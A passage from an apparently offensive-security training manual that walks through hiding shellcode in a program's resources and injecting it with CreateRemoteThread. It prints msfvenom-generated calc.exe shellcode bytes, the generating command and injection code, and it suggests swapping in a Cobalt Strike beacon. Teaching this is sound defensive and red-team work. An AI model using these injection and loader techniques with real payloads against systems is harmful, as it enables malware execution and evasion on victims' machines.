


Figure 167 - Attaching the debugger to our resources_loader process

Just like Lab 18, find the address of the shellcode (sc addr) using the debugger's Memory Map functionality:

00007FF654933000	0000000000001000	User	"_RDATA"		
00007FF654934000	0000000000001000	User	".rsrc"		Resources
00007FF654935000	0000000000001000	User	".reloc"		Base relocations

Figure 168 - Pointer to our shellcode in memory, stored in the resources section

Find where our allocated memory buffer is, observe the memory permissions change from from RW to RX– check them:

0000022737400000	0000000000001000	User			MAP	RW--	RW--
0000022737410000	0000000000001000	User			PRV	ER--	RW--
0000022737420000	0000000000001000	User			PRV	ER--	RW--
0000022737430000	0000000000001000	User			PRV	ER--	RW--
0000022737440000	0000000000001000	User			PRV	ER--	RW--
0000022737450000	0000000000001000	User	Reserved (0000022737470000)		PRV	ER--	RW--

Figure 169 - Observing memory permission changes in the allocated memory

If you want to view the raw shellcode in the debugger, click 'CPU' in the ribbon of the debugger and then right click in Dump 1 and select 'Go To Expression', paste the memory address of sc addr there from the output the VS 2022 command prompt. You should see calc.exe in the ASCII representation of the hex.

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct
address	Hex						ASCII
0007FF654934060	FC 48 83 E4	F0 E8 C0 00	00 00 41 51	41 50 52 51			UH.äðE...AQAPRQ
0007FF654934070	56 48 31 D2	65 48 8B 52	60 48 8B 52	18 48 8B 52			VH10eH.R`H.R.H.R
0007FF654934080	20 48 8B 72	50 48 0F B7	4A 4A 4D 31	C9 48 31 C0			H.rPH..JJM1EH1A
0007FF654934090	AC 3C 61 7C	02 2C 20 41	C1 C9 0D 41	01 C1 E2 ED			~<a .,AAE.A.Aâf
0007FF6549340A0	52 41 51 48	8B 52 20 8B	42 3C 48 01	D0 8B 80 88			RAQH.R.B<H.D...
0007FF6549340B0	00 00 00 48	85 C0 74 67	48 01 D0 50	8B 48 18 44			...H.ÂtgH.ðP.H.D
0007FF6549340C0	8B 40 20 49	01 D0 E3 56	48 FF C9 41	8B 34 8B 48			.@ I.ðÄVHyEA.4.H
0007FF6549340D0	01 D6 4D 31	C9 48 31 C0	AC 41 C1 C9	0D 41 01 C1			.ÔM1EH1A-AAE.A.Â
0007FF6549340E0	38 E0 75 F1	4C 03 4C 24	08 45 39 D1	75 D8 58 44			8âuñL.L\$.E9Nu0XD
0007FF6549340F0	8B 40 24 49	01 D0 66 41	8B 0C 48 44	8B 40 1C 49			.@ \$I.ðfA..HD.@.I
0007FF654934100	01 D0 41 8B	04 88 48 01	D0 41 58 41	58 5E 59 5A			.ðA...H.ðAXAX^YZ
0007FF654934110	41 58 41 59	41 5A 48 83	EC 20 41 52	FF E0 58 41			AXAYAZH.î ARÿAXA
0007FF654934120	59 5A 48 8B	12 E9 57 FF	FF FF 5D 48	BA 01 00 00			YZH...ëwÿÿÿ]H°...
0007FF654934130	00 00 00 00	00 48 8D 8D	01 01 00 00	41 BA 31 8B			...H.....A°1.
0007FF654934140	6F 87 FF D5	8B F0 B5 A2	56 41 BA A6	95 BD 9D FF			o.ÿ0»ðucvA°!.%ÿ
0007FF654934150	D5 48 83 C4	28 3C 06 7C	0A 80 FB E0	75 05 BB 47			ÔH.Â(< . .üau.»G
0007FF654934160	13 72 6F 6A	00 59 41 89	DA FF D5 63	61 6C 63 2E			.roj.YA.ÿÿ0calc.
0007FF654934170	65 78 65 00	00 00 00 00	00 00 00 00	00 00 00 00			exe.....
0007FF654934180	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
0007FF654934190	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		

Figure 170 - Finding our calc shellcode in the memory dump

Now look at the dump for the allocated memory, the dump values should be identical. In the debugger, our shellcode has already been copied to the allocated memory:

Address	Hex						ASCII
0000022737420000	FC 48 83 E4	F0 E8 C0 00	00 00 41 51	41 50 52 51			UH.äðE...AQAPRQ
0000022737420010	56 48 31 D2	65 48 8B 52	60 48 8B 52	18 48 8B 52			VH10eH.R`H.R.H.R
0000022737420020	20 48 8B 72	50 48 0F B7	4A 4A 4D 31	C9 48 31 C0			H.rPH..JJM1EH1A
0000022737420030	AC 3C 61 7C	02 2C 20 41	C1 C9 0D 41	01 C1 E2 ED			~<a .,AAE.A.Aâf
0000022737420040	52 41 51 48	8B 52 20 8B	42 3C 48 01	D0 8B 80 88			RAQH.R.B<H.D...
0000022737420050	00 00 00 48	85 C0 74 67	48 01 D0 50	8B 48 18 44			...H.ÂtgH.ðP.H.D
0000022737420060	8B 40 20 49	01 D0 E3 56	48 FF C9 41	8B 34 8B 48			.@ I.ðÄVHyEA.4.H
0000022737420070	01 D6 4D 31	C9 48 31 C0	AC 41 C1 C9	0D 41 01 C1			.ÔM1EH1A-AAE.A.Â
0000022737420080	38 E0 75 F1	4C 03 4C 24	08 45 39 D1	75 D8 58 44			8âuñL.L\$.E9Nu0XD
0000022737420090	8B 40 24 49	01 D0 66 41	8B 0C 48 44	8B 40 1C 49			.@ \$I.ðfA..HD.@.I
00000227374200A0	01 D0 41 8B	04 88 48 01	D0 41 58 41	58 5E 59 5A			.ðA...H.ðAXAX^YZ
00000227374200B0	41 58 41 59	41 5A 48 83	EC 20 41 52	FF E0 58 41			AXAYAZH.î ARÿAXA
00000227374200C0	59 5A 48 8B	12 E9 57 FF	FF FF 5D 48	BA 01 00 00			YZH...ëwÿÿÿ]H°...
00000227374200D0	00 00 00 00	00 48 8D 8D	01 01 00 00	41 BA 31 8B			...H.....A°1.
00000227374200E0	6F 87 FF D5	8B F0 B5 A2	56 41 BA A6	95 BD 9D FF			o.ÿ0»ðucvA°!.%ÿ
00000227374200F0	D5 48 83 C4	28 3C 06 7C	0A 80 FB E0	75 05 BB 47			ÔH.Â(< . .üau.»G
0000022737420100	13 72 6F 6A	00 59 41 89	DA FF D5 63	61 6C 63 2E			.roj.YA.ÿÿ0calc.
0000022737420110	65 78 65 00	00 00 00 00	00 00 00 00	00 00 00 00			exe.....
0000022737420120	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
0000022737420130	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		

Figure 171 - Memory dumps are identical

Extra Mile: Output raw shellcode in binary format from Cobalt Strike and drop it in the icon file and repeat this lab. Instead of seeing calc.exe in memory, you will see beacon.exe.

Lab 20: Process Injection: CreateRemoteThread

Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. In this lab we will dive into using CreateRemoteThread first in a local context. Once an understanding is made you will be required to modify code and run on your own. Remember Google is your friend, if you fail, keep trying!

Code Examples:

- All code examples use and target x64 processes
- All shellcode is generated for x64 processes
- All base shellcode executes **calc.exe**
- msfvenom -p windows/x64/exec CMD=calc.exe -f C

System Configuration and Tools:

- Visual Studio 2022 used for building code
- Msfvenom installed on Attacker Kali box

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108

Process Injection Primer:

What is the goal of a CreateRemoteThread process injection?

- Creates a thread that runs in the virtual address space of another process.

What is happening in the background in a simple explanation?

- Uses the CreateRemoteThreadEx³⁷ function to create a thread that runs in the virtual address space of another process and optionally specify extended attributes.

So, what must happen for us to be able to inject into a process with CreateRemoteThread?

In regards to CreateRemoteThread() process injection, there are really three (3) main objectives that need to happen:

4. **VirtualAllocEx()** – Be able to access a local or external process to allocate memory within its virtual address space.
5. **WriteProcessMemory()** – Write shellcode to the allocated memory.
6. **CreateRemoteThread()** – Have the local or external process execute said shellcode within another thread.

If we open the SLN file under the lab 11 folder and double, click the file we should see Visual Studio open and load the code for CreateRemoteThread:

³⁷ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>




Figure 172 - Example of Lab 11 SLN file

Once Visual Studio is open, we can scroll down and see the actual code here below the shellcode:




Figure 173 - Example of CreateRemoteThread code

Can you see the 3 main API calls that are being used here?

VirtualAllocEx()

We first need to allocate a chunk of memory that is the same size as our shellcode. VirtualAllocEx³⁸ is the Windows API we need to call to initialize a buffer space that resides in a region of memory within the virtual address space of a specified process (i.e., the process we want to inject into).

- **VirtualAllocEx** – Reserves, Commits, or Changes the state of memory within a specified process. This API call takes an additional parameter, compared to VirtualAlloc, (HANDLE hProcess) which is a Handle to the victim process.

³⁸ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>


```
VirtualAllocEx()
1
2 LPVOID VirtualAllocEx(
3     HANDLE hProcess,
4     LPVOID lpAddress,
5     SIZE_T dwSize,
6     DWORD flAllocationType,
7     DWORD flProtect
8 );
9
```

Figure 174 - VirtualAllocEx() Parameters

Looking at example above, we have a HANDLE to the local process. We can identify this by noticing that `GetCurrentProcessId()`³⁹ is being used to store a DWORD of a PID which is then passed to `OpenProcess()` with a variable named as **pnameid**. With this handle from `OpenProcess()`⁴⁰, we can allocate a buffer the same size as our shellcode within the victim processes virtual memory pages.

The screenshot shows a debugger window with the following components:

- Code Window:** Displays the C++ code for `VirtualAllocEx()` and the program logic. The program uses `GetCurrentProcessId()` to get the PID, then `OpenProcess()` to get a handle to the current process. It then calls `VirtualAllocEx()` to allocate a buffer. The program also includes `WriteProcessMemory()`, `CreateRemoteThread()`, and `CloseHandle()`.
- Watch Window:** Shows the values of the variables `pnameid`, `processHandle`, `remoteBuffer`, and `shellcode`. The values are:
 - `pnameid`: Variable is optimized away and not available
 - `processHandle`: 0x0000000000000088
 - `remoteBuffer`: 0x000001fdad530000
 - `shellcode`: 0x000000cb797ffa30 "uHfa8eA"
- Memory Window:** Shows the memory layout of the process. The allocated memory is at address 0x000001fdad530000, with a size of 4 kB, and protection of RWX. A red arrow points from the `remoteBuffer` value in the Watch window to this entry in the Memory window.

Figure 175 - Example of VirtualAllocEx memory allocation

³⁹ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocessid>

⁴⁰ <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>


The image above is a snapshot of a Visual Studio Debugging session. I set a break point at the **VirtualAllocEx** CALL and then stepped over it to execute it. We can see that **VirtualAllocEx()** allocated a buffer located at **0x1fdad530000**. This memory allocation should be within the **CreateRemoteThread.exe** process space. To confirm, we can open the **CreateRemoteThread.exe** process in ProcessHacker → properties → memory and look for the memory region we see in the debugger. As shown if you follow the arrow, you can see I have mapped the memory region back to the debugger values provided to me.

To set a breakpoint in Visual Studio press **F9** on the line of code you want to stop at, then press **F5** to run the code. To step over the code, you can press **F10**

WriteProcessMemory()

Now that we have allocated a buffer the same size as our shellcode, we can write our shellcode into that buffer.

- **WriteProcessMemory()** – Writes data to an area of memory in a specified process.




```
1 WriteProcessMemory()
2
3 BOOL WriteProcessMemory(
4     HANDLE hProcess,
5     LPVOID lpBaseAddress,
6     LPCVOID lpBuffer,
7     SIZE_T nSize,
8     SIZE_T *lpNumberOfBytesWritten
9 );
```

Figure 176 - Example of WriteProcessMemory Parameters

In the Visual Studio Debugger, I step forward once again which executes the **WriteProcessMemory**⁴¹ CALL. This writes the contents of our shellcode into the victim processes allocated memory space. In ProcessHacker, we can conduct a memory dump of the **CreateRemoteThread.exe** and when we specifically analyze the memory, we allocated via the **VirtualAllocEx** CALL, we can see that our shellcode was properly written to the **CreateRemoteThread.exe** buffer.

⁴¹ <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>



```

00000000 fc 48 83 e4 f0 e8 c0 00 00 00 41 51 41 50 52 51 .H.....AQAPRQ
00000010 56 48 31 d2 65 48 8b 52 60 48 8b 52 18 48 8b 52 VH1.eH.R`H.R.H.R
00000020 20 48 8b 72 50 48 0f b7 4a 4a 4d 31 c9 48 31 c0 H.rPH..JJM1.H1.
00000030 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed .<a|., A...A....
00000040 52 41 51 48 8b 52 20 8b 42 3c 48 01 d0 8b 80 88 RAQH.R .B<H.....
00000050 00 00 00 48 85 c0 74 67 48 01 d0 50 8b 48 18 44 ...H..tgH..P.H.D
00000060 8b 40 20 49 01 d0 e3 56 48 ff c9 41 8b 34 88 48 .@ I...VH..A.4.H
00000070 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 ..M1.H1..A...A..
00000080 38 e0 75 f1 4c 03 4c 24 08 45 39 d1 75 d8 58 44 8.u.L.L$.E9.u.XD
00000090 8b 40 24 49 01 d0 66 41 8b 0c 48 44 8b 40 1c 49 .@&I...fA..HD.@.I
000000a0 01 d0 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a ..A...H..AXAX^YZ
000000b0 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 AXAYAZH.. AR..XA
000000c0 59 5a 48 8b 12 e9 57 ff ff ff 5d 48 ba 01 00 00 YZH...W...JH....
000000d0 00 00 00 00 00 48 8d 8d 01 01 00 00 41 ba 31 8b .....H.....A.l.
000000e0 6f 87 ff d5 bb f0 b5 a2 56 41 ba a6 95 bd 9d ff o.....VA.....
000000f0 d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 .H..(<.|....u..G
00000100 13 72 6f 6a 00 59 41 89 da ff d5 63 61 6c 63 2e .roj.YA....calc.
00000110 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 exe.....
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 177 - Example of shellcode written to memory buffer found with Process Hacker

Above is our shellcode that was written to the buffer.

- Do you see the calc.exe command?
- This is shellcode, why are we seeing this plain text ASCII text for calc.exe?
- What is the importance of encoded/obfuscated shellcode vs. plain shellcode?

CreateRemoteThread()


With the shellcode loaded into the allocated virtual memory space of the victim process, we can now tell the victim process to create a new thread starting at the address of our shellcode buffer.

- **CreateRemoteThread()** – Creates a thread that runs in the virtual address space of another process.

```
CreateRemoteThread()
1
2 HANDLE CreateRemoteThread(
3     HANDLE                hProcess,
4     LPSECURITY_ATTRIBUTES lpThreadAttributes,
5     SIZE_T                dwStackSize,
6     LPTHREAD_START_ROUTINE lpStartAddress,
7     LPVOID                lpParameter,
8     DWORD                 dwCreationFlags,
9     LPDWORD               lpThreadId
10 );
11
```

Figure 178 - Example of CreateRemoteThread Parameters

Stepping forward for the last time, we execute **CreateRemoteThread** and get a **calc.exe** instance.



The screenshot shows a debugger window with a list of memory addresses containing hex shellcode. Below the list, C++ code is visible, showing the process of opening a process, allocating memory, writing shellcode, and creating a remote thread. A Windows calculator window is overlaid on the right side of the debugger, indicating that the shellcode successfully executed the **calc.exe** application.

```
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
"\x63\x2e\x65\x78\x65\x00";

HANDLE processHandle;
HANDLE remoteThread;
PVOID remoteBuffer;

DWORD pnameid = GetCurrentProcessId();
processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pnameid);
remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode,
WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode,
remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE) remoteBuffer,
CloseHandle(processHandle);
system("pause");
return 0;
```

Figure 179 - Example of CreateRemoteThread execution

A system pause is used in the code to allow the **calc.exe** shellcode to execute correctly.

Does anyone know why we must do this? Shoot the instructors the answer so we can start a discussion.

Shellcode Generation

